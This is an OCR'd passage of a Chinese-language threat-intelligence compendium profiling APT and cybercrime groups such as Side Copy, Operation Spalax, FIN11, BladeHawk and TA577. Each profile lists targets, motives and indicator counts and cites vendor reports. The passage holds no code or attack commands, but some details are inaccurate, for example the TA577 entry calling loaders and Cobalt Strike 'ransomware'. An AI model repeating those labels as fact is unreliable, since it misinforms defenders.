
知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	152	8	144	0

最近发布报告

2021-06-23	Kaspersky：Ferocious Kitten APT 分析	维他命安全
2021-06-16	Ferocious Kitten: 6 years of covert surveillance in Iran	kaspersky

APT 组织画像



6.1.49 Side Copy

组织名	Side Copy	
中文名	无	
组织地理	未知	
别名	无	
历史目标	印度	
目标行业	军事，政府	
发现时间	2021-9-14	
最近活跃	2021-9-15	
动机	间谍活动，信息窃取	
描述	Side Copy APT 是一个网络间谍组织，目标为印度政府和军队组织，以恶意软件感染受害者。SideCopy 以印度政府和国防军相关为邮件主题，发动鱼叉式钓鱼攻击。感染受害者后，SideCopy 操纵人员通常部署具有多种功能的 RAT 插件，如文件枚举工具、凭据窃取工具和键盘记录器。	

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	21	8	13	0

最近发布报告

2021-09-14	APT Group Targets Indian Defense Officials Through Enhanced TTPs	cyble

APT 组织画像

6.1.50 Operation Spalax

组织名	Operation Spalax
中文名	无
组织地理	未知
别名	无
历史目标	哥伦比亚
目标行业	政府，能源
发现时间	2021-01-12
最近活跃	2021-01-12
动机	潜伏控守

描述	Operation Spalax 主要针对哥伦比亚地区的实体机构，并集中在政府和私人企业，企业主要针对能源和冶金行业。Operation Spalax 依靠远程访问木马监视其受害者并且拥有庞大的 C&C 服务器，在 2020 年下半年观察到至少 24 个不同的 IP 地址。同时该组织结合动态 DNS 服务，最初发现到至少 70 个域名处于活动状态并定期注册新域名。Operation Spalax 将压缩文件存储在合法文件托管服务如 OneDrive 或 MediaFire，下载后通过解密有效载荷实现远控，已发现使用的远控有 Remcos、njRAT 和 AsyncRAT。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	144	77	67	0

最近发布报告

2021-01-12	Operation Spalax: Targeted malware attacks in Colombia	ESET
2021-01-12	Operation Spalax 哥伦比亚攻击活动 IOC 补充	ESET

APT 组织画像



6.1.51 Armor Piercer

组织名	Armor Piercer	
中文名	无	
组织地理	未知	
别名	无	
历史目标	印度	
目标行业	军事，政府	
发现时间	2021-09-23	
最近活跃	2021-09-23	
动机	潜伏控守	
描述	Armor Piercer 活动是一个针对印度政府和军事的恶意活动，该活动设计两个 RAT 家族，NetwireRAT 和 WarzoneRAT。攻击者在受害者的终端上下载并执行 RAT 病毒，它可以在受感染的端点上执行多种恶意操作。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	166	80	86	0

最近发布报告

2021-09-23	Operation “Armor Piercer:” Targeted attacks in the Indian subcontinent using commercial RATs	talos

APT 组织画像



6.1.52 Storm Cloud

组织名	Storm Cloud
中文名	无
组织地理	未知
别名	无
历史目标	中国
目标行业	未知
发现时间	2019-05-01
最近活跃	2020-04-01
动机	数据窃取

描述	Storm Cloud 是一个至少从 2018 年活跃至今的威胁组织，曾对中国西部地区进行针对性的攻击。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	120	4	116	0

最近发布报告

2020-04-01	Highly Targeted Fake Flash Campaign	alienvault

APT 组织画像



6.1.53 FIN11

组织名	FIN11	
中文名	无	
组织地理	未知	
别名	无	
历史目标	澳大利亚，奥地利，加拿大，德国，印度，荷兰，新西兰，新加坡，西班牙，英国，美国	
目标行业	酒店，零售，金融	
发现时间	2020-10-14	
最近活跃	2020-10-14	
动机	勒索破坏，金融犯罪	
描述	FIN11 组织至少从 2016 年就开始广泛的网络钓鱼攻击活动并且多处于经济动机，主要针对金融，零售和酒店业，从 2019 年开始扩大攻击的行业和地区。2018 年 FIN11 使用了 POS 恶意软件，到 2019 年部署 CLOP 勒索软件，再到 2020 年混合勒索。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	0	0	0	0

最近发布报告

2020-10-14	FIN11: Widespread Email Campaigns as Precursor for Ransomware and Data Theft	fireeye

APT 组织画像



6.1.54 RedDelta

组织名	RedDelta
中文名	无
组织地理	未知
别名	无
历史目标	中国
目标行业	未知
发现时间	2020-02-16
最近活跃	2020-02-16
动机	经济利益

描述	RedDelta 是一个针对与中国战略利益相关实体的 APT 组织。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	8	1	7	0

最近发布报告

2020-11-23	RedDeltaRedDelta 使用 Golang PlugX 再次活跃	proofpoint

APT 组织画像




6.1.55 DRBControl

组织名	DRBControl	
中文名	无	
组织地理	未知	
别名	无	
历史目标	东南亚，欧洲，中东	
目标行业	赌博	
发现时间	2019-05-30	
最近活跃	2019-05-30	
动机	间谍活动，数据窃取	
描述	DRBControl 是一个网络间谍组织，针对主要东南亚的赌博和博彩行业，欧洲和中东地区也有涉及，以窃取数据为目的。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	123	14	108	0

最近发布报告		
2020-02-18	DRBControl 针对东南亚博彩行业攻击活动	trendmicro

APT 组织画像



6.1.56 BladeHawk

组织名	BladeHawk
中文名	无
组织地理	未知
别名	无
历史目标	库尔德
目标行业	未知
发现时间	2003-09-01
最近活跃	2020-03-11
动机	间谍活动

描述	BladeHawk 是一个针对库尔德少数民族的 APT 组织，通过 Facebook 专门的个人资料传播两个名为 888 RAT 和 SpyNote 的安卓后门，伪装成合法的应用程序。目标仅为 Android 设备，888 RAT 能够执行 42 条从 C&C 服务器接收的命令，它可以从设备中窃取和删除文件、截屏、获取设备位置、钓鱼式 Facebook 证书、获取已安装应用程序列表、窃取用户照片、拍照、记录周围的音频和电话通话、打电话、窃取短信、窃取设备联系人列表、发送短信等。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	67	2	34	0

最近发布报告

2021-09-07	BladeHawk group: Android espionage against Kurdish ethnic group	welivesecurity
2021-09-09	BladeHawk Attackers Target Kurds with Android Apps	threatpost

APT 组织画像

6.1.57 TA547

组织名	TA547	
中文名	无	
组织地理	未知	
别名	Scully Spider	
历史目标	澳大利亚	
目标行业	建筑业，运输，航天，航空，制造业	
发现时间	2017-11	
最近活跃	2020-07-14	
动机	金融犯罪，经济利益	
描述	自 2017 年 11 月以来，TA547 负责了许多其他活动。该组织的活动通常被本地化到澳大利亚、德国、英国和意大利等国家。交付的恶意软件包括 ZLoader（又名 Terdot）、Gootkit、Ursnif、Corebot、Panda Banker、Atmos、Mazar Bot 和 Red Alert Android 恶意软件。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	0	0	0	0

最近发布报告		
2020-07-17	TA547 Pivots from Ursnif Banking Trojan to Ransomware in Australian Campaign	proofpoint
2021-06-16	The First Step: Initial Access Leads to Ransomware	proofpoint

6.1.58 TA569

组织名	TA569	
中文名	无	
组织地理	未知	
别名	无	
历史目标	未知	
目标行业	未知	
发现时间	2016-06-01	
最近活跃	2021-06-16	
动机	勒索破坏	
描述	TA569 是一个流量和负载销售商，以损害内容管理服务器和注入和重定向网络流量到一个社会工程工具包而闻名。TA569 利用虚假更新来提示用户更新浏览器并下载恶意脚本。TA569 从 2016 年底就存在了。TA569 与 2020 年出现的 WastedLocker 勒索软件活动有关，该活动利用了 SocGholish 假更新框架来分发勒索软件。TA569 将这种勒索软件与俄罗斯一个名为 EvilCorp 的网络犯罪组织联系在一起。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	0	0	0	0
最近发布报告				
2021-06-16	The First Step: Initial Access Leads to Ransomware			proofpoint

6.1.59 TA577

组织名	TA577	
中文名	无	
组织地理	未知	
别名	无	
历史目标	未知	
目标行业	银行	
发现时间	2020-10-01	
最近活跃	2021-06-24	
动机	经济利益	
描述	TA577 APT 组织自 2020 年一直活跃，该组织与其他的 APT 组织交换信息和金钱，参与巨大的网络犯罪分子传播勒索软件的一部分。TA577 组织渗透到主要目标，并最终通过成功感染勒索软件获得部分收益。TA577 使用了几个勒索软件，包括 SmokeLoader, IcedID, Ursnif 和 Cobalt Strike。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	0	0	0	0

最近发布报告		
2021-06-24	The Consensus Security Vulnerability Alert	SANS
2021-06-27	Ransomware criminals look to other hackers to provide them with network access	Rene Millman

6.1.60 TA800

组织名	TA800	
中文名	无	
组织地理	未知	
别名	无	
历史目标	北美	
目标行业	医疗，银行	
发现时间	2019-06-01	
最近活跃	2021-02-16	
动机	经济利益	
描述	TA800 针对北美的众多行业，通过银行特洛伊木马和恶意软件加载器感染受害者。旨在将其他恶意软件下载到受攻击设备上的恶意软件，恶意电子邮件通常包括收件人的姓名、头衔和雇主，构造看起来像目标公司的网络钓鱼页面。TA800 使用一种名为 BazaLoader 的装载机对医疗保健部门发动 wave 攻击，随后安装了一个名为 Ryuk 的勒索软件。TA800 自 2019 年 6 月开始活跃，其尝试交付和安装银行恶意软件或恶意软件装载机，包括技巧、BazaLoader、Buer 装载机和 Ostap。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	0	0	0	0

最近发布报告		
2021-02-16	Q4 2020 Threat Report: A Quarterly Analysis of Cybersecurity Trends, Tactics and Themes	proofpoint
2021-06-27	Ransomware criminals look to other hackers to provide them with network access	Rene Millman


6.1.61 Dark Basin

组织名	Dark Basin	
中文名	无	
组织地理	未知	
别名	无	
历史目标	六大洲	
目标行业	政府，金融	
发现时间	2016-09-14	
最近活跃	2016-09-14	
动机	潜伏控守	
描述	Dark Basin 是一个以入侵为目的的黑客组织，目标群体是六大洲的数千个人和数百家机构，包括宣传团体和记者、民选和高级政府官员，对冲基金以及多个行业。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	473	473	0	0

最近发布报告		
2020-06-09	Dark Basin 组织在全球发动大规模网络钓鱼攻击	绿盟科技

APT 组织画像



6.1.62 TaskMasters

组织名	TaskMasters
中文名	无
组织地理	英语地区
别名	无
历史目标	中国
目标行业	工业，制造业，能源，政府，技术，房地产
发现时间	2010-09-14
最近活跃	2016-09-14
动机	间谍活动，信息窃取
描述	TaskMasters 是一个至少可追溯到 2010 年的威胁组织，主要针对的企业与制造业和工业相关，旨在窃取机密信息，试图长时间探查企业信息系统，并获得对关键服务器、执行工作站和关键业务系统的访问权限。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	4	1	3	0

最近发布报告

2019-08-22	Operation TaskMasters: Cyberespionage in the digital economy age	Positive Technologies
2021-03-08	TaskMasters 攻击俄罗斯	group-ib

APT 组织画像



6.1.63 TA543

组织名	TA543	
中文名	无	
组织地理	未知	
别名	无	
历史目标	未知	
目标行业	金融，制造业，医疗，教育，交通	
发现时间	2016-09-14	
最近活跃	2016-09-14	
动机	间谍活动	
描述	TA543 组织的活动针对多个行业的数百个组织，包括金融、制造业、技术、零售、医疗保健、教育和交通，并且该组织研发了 JSSLoader。	

